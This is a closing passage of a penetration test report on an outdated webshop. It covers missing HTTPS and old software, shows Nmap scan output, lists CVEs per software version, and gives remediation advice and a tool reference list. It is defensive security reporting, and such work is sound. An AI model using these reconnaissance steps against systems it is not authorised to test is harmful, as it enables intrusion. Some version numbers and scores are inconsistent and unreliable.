    Encrypted Application Data: 007d6a092259b1ca79b2e97ccbceb8ab4
    [Application Data Protocol: http-over-tls]
  ▼ TLSv1.3 Record Layer: Application Data Protocol: http-over-tls
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 57
    Encrypted Application Data: 21e4e476988aa9d613f8694f2fb6bc662
    [Application Data Protocol: http-over-tls]
[Community ID: 1:0kX34gp6gcHrHW9YHHR2qdRpJ8w=]

```

## Recommendation

Implement HTTP over TLS. Whether this is done through purchasing an SSL certificate, or using a third party to secure the connection is up to the customer. Because of the breadth of options in this matter, we think it prudent to refrain from going in-depth about implementing it.

<b>CVSS Score</b>	0.0 – None
<b>Finding</b>	SSL/TLS for HTTP not implemented
<b>Risk</b>	Man-in-the-middle attacks and eavesdropping
<b>Recommendation</b>	Implement HTTP over TLS
<b>Location</b>	The entire web application
<b>CVSS String</b>	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:N/A:N

## Finding: web application and server is running on old software

### Context

From scans run during reconnaissance, we concluded that the server is running on an outdated version of Debian, namely 7 (Wheezy), while 11 (Bullseye) is the most current. In addition, OpenSSH, Apache PHP and MySQL are all outdated: 9.1, 2.4.54, 8.0.24, and 8.0.30 being the most recent release versions.

In addition to the web application running on outdated software, the webshop software with which the web application is built, is old and no longer supported. The version installed is from 2009, though the last version was released in 2012 (version number not known).

### Risk

Outdated software is more vulnerable than up-to-date software, as there often exist known vulnerabilities, including working proof of concepts, which make exploiting the software trivial.

### Vulnerable component

The entire web application and it's backend systems

### Evidence

Below is the output of an Nmap scan detailing the versions of Debian, OpenSSH and Apache:

```
# Nmap 7.92 scan initiated Mon Sep 19 10:33:43 2022 as: nmap -p1-65535 -O -sV -oA initial-portscan-freewebshop
10.2.20.200
Host: 10.2.20.200 () Status: Up
Host: 10.2.20.200 () Ports: 22/open/tcp//ssh//OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)/,
80/open/tcp//http//Apache httpd 2.2.22 ((Debian)), 111/open/tcp//rpcbind//2-4 (RPC #100000)/, 53125/open/tcp//status//1
(RPC #100024)/ Ignored State: closed (65531) Seq Index: 259 IP ID Seq: All zeros
# Nmap done at Mon Sep 19 10:34:41 2022 -- 1 IP address (1 host up) scanned in 58.33 seconds
```

Screenshot from the admin menu, detailing the webshop, PHP, MySQL and Apache version numbers.



In addition, the software that is used currently have CVEs attached to them, which might inform the CVSS score of this finding. For each piece of software identified, we have listed the highest CVE below:

Software	CVE	CVSS Score
Apache 2.2.22	CVE-2017-3169	7.5
Debian 7 (Wheezy)	CVE-2016-9775	7.2
OpenSSH 6.0	CVE-2014-2532	5.8
MySQL 5.5.47	CVE-2016-0639	10.0
PHP 5.5.45	CVE-2013-6420	7.5

## Recommendation

While we would like to simply advise to update all the software present, we are aware that there may be very valid reasons to keep running older software. We leave it to the customer to determine the necessity of this, and can only advise to make sure that – as much as possible – known vulnerabilities for this software are mitigated. Because the webshop application software is no longer actively supported and developed in any capacity, we strongly urge to determine the possibility to migrate to different webshop application software, that is still actively supported.

We have chosen not to let the CVSS scores of the highest CVEs of these software packages inform the CVSS score of this finding. The reasoning for this, is that there is no guarantee that a new CVE with a higher score will not appear at any given time, theoretically increasing the CVSS score of this finding. In the case that we would do so with the above CVEs, it would be prudent to associate the highest CVE CVSS with this finding and raise it to a critical finding.

<b>CVSS Score</b>	0.0 – None
<b>Finding</b>	web application and server is running on old software
<b>Risk</b>	Exploitation of known vulnerabilities
<b>Recommendation</b>	Update software, or mitigate known vulnerabilities
<b>Location</b>	Entire web application
<b>CVSS String</b>	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:N/A:N



## Conclusion and summary

During the penetration test, we have found 12 vulnerabilities:

- 2 Critical
- 3 High
- 4 Medium
- 3 Informational

Many of the vulnerabilities found were tied directly to the absence of implementation of security settings, and not altering standard settings.

Besides the presence of many security misconfigurations, the absence of input validation and sanitization enables many of the found vulnerabilities (and quite possibly the existence of more vulnerabilities that were not found during the test). While this means that the web application is very insecure, it also means that the security of the application can be greatly improved in relatively simple ways.

In closing, we would like to stress that in the limited time allotted, we were not able to completely assess the web application, and we are certain that there are still vulnerabilities present that were not found.

## Recommendations

To improve the security of the web application, we advise to implement the following measures:

- Enable HTTPS
- Minimize outward facing identifying information (banners, php\_expose, publicly readable documentation)
- Change standard administrator login password
- Implement security headers
- Implement input validation and sanitization
- Implement unique identifiers and encrypt sensitive data

## References

### Tools

#### Nmap

Nmap is a tool used (in reference to pentesting) to discover hosts on a network and find and identify ports and the services running behind them, as well as their versions, which makes identifying software vulnerabilities easier.

For more information on this tool, please refer to the project website: <https://nmap.org>

#### Dirb

Dirb is a web content scanner. It uses word lists to enumerate plainly visible and hidden web objects (files and folders) and determines their existence by evaluating the server response.

For more information on this tool, please refer to this article on kali.org:

<https://www.kali.org/tools/dirb/>

#### Nikto

Nikto is a web server scanner that looks for vulnerabilities and misconfigurations. For more information, please refer to the project website: <https://cirt.net/Nikto2>

#### SQLmap

SQLmap is used to perform SQL vulnerability scans and exploits. For more information, please refer to the project website: <https://sqlmap.org>

#### Burp Suite

Burp suite is a software suite to make testing and exploiting software and their vulnerabilities easier. It can (among other things) capture and edit web requests, and perform automated scanning using brute force and word lists. For more information, please refer to this article, explaining it's use for penetration testing: <https://portswigger.net/burp/documentation/desktop/penetration-testing>

#### Crunch

Crunch is a simple script that generates lists of alphanumeric strings of varying length. For more information on this tool, please refer to this article on kali.org: <https://www.kali.org/tools/crunch/>

## Frameworks

For the penetration test we used the OWASP Top Ten to classify findings and CVSS to score them.

### OWASP Top Ten

The OWASP Top Ten is an awareness document of the ten most common software vulnerabilities specific to web applications. It is both used to classify findings, as well as create awareness with developers to help them produce secure code. As of 2021 the OWASP Top Ten is comprised of the following categories:

- Broken Access Control
- Cryptographic Failures
- Injection
- Insecure Design
- Security Misconfiguration
- Vulnerable and Outdated Components
- Identification and Authentication Failures
- Software and Data Integrity Failures
- Security Logging and Monitoring Failures
- Server-Side Request Forgery

For more information on the OWASP Top Ten, please refer to the following web page:

<https://owasp.org/www-project-top-ten/>

### CVSS

From <https://www.first.org/cvss/>:

The Common Vulnerability Scoring System (CVSS) provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes.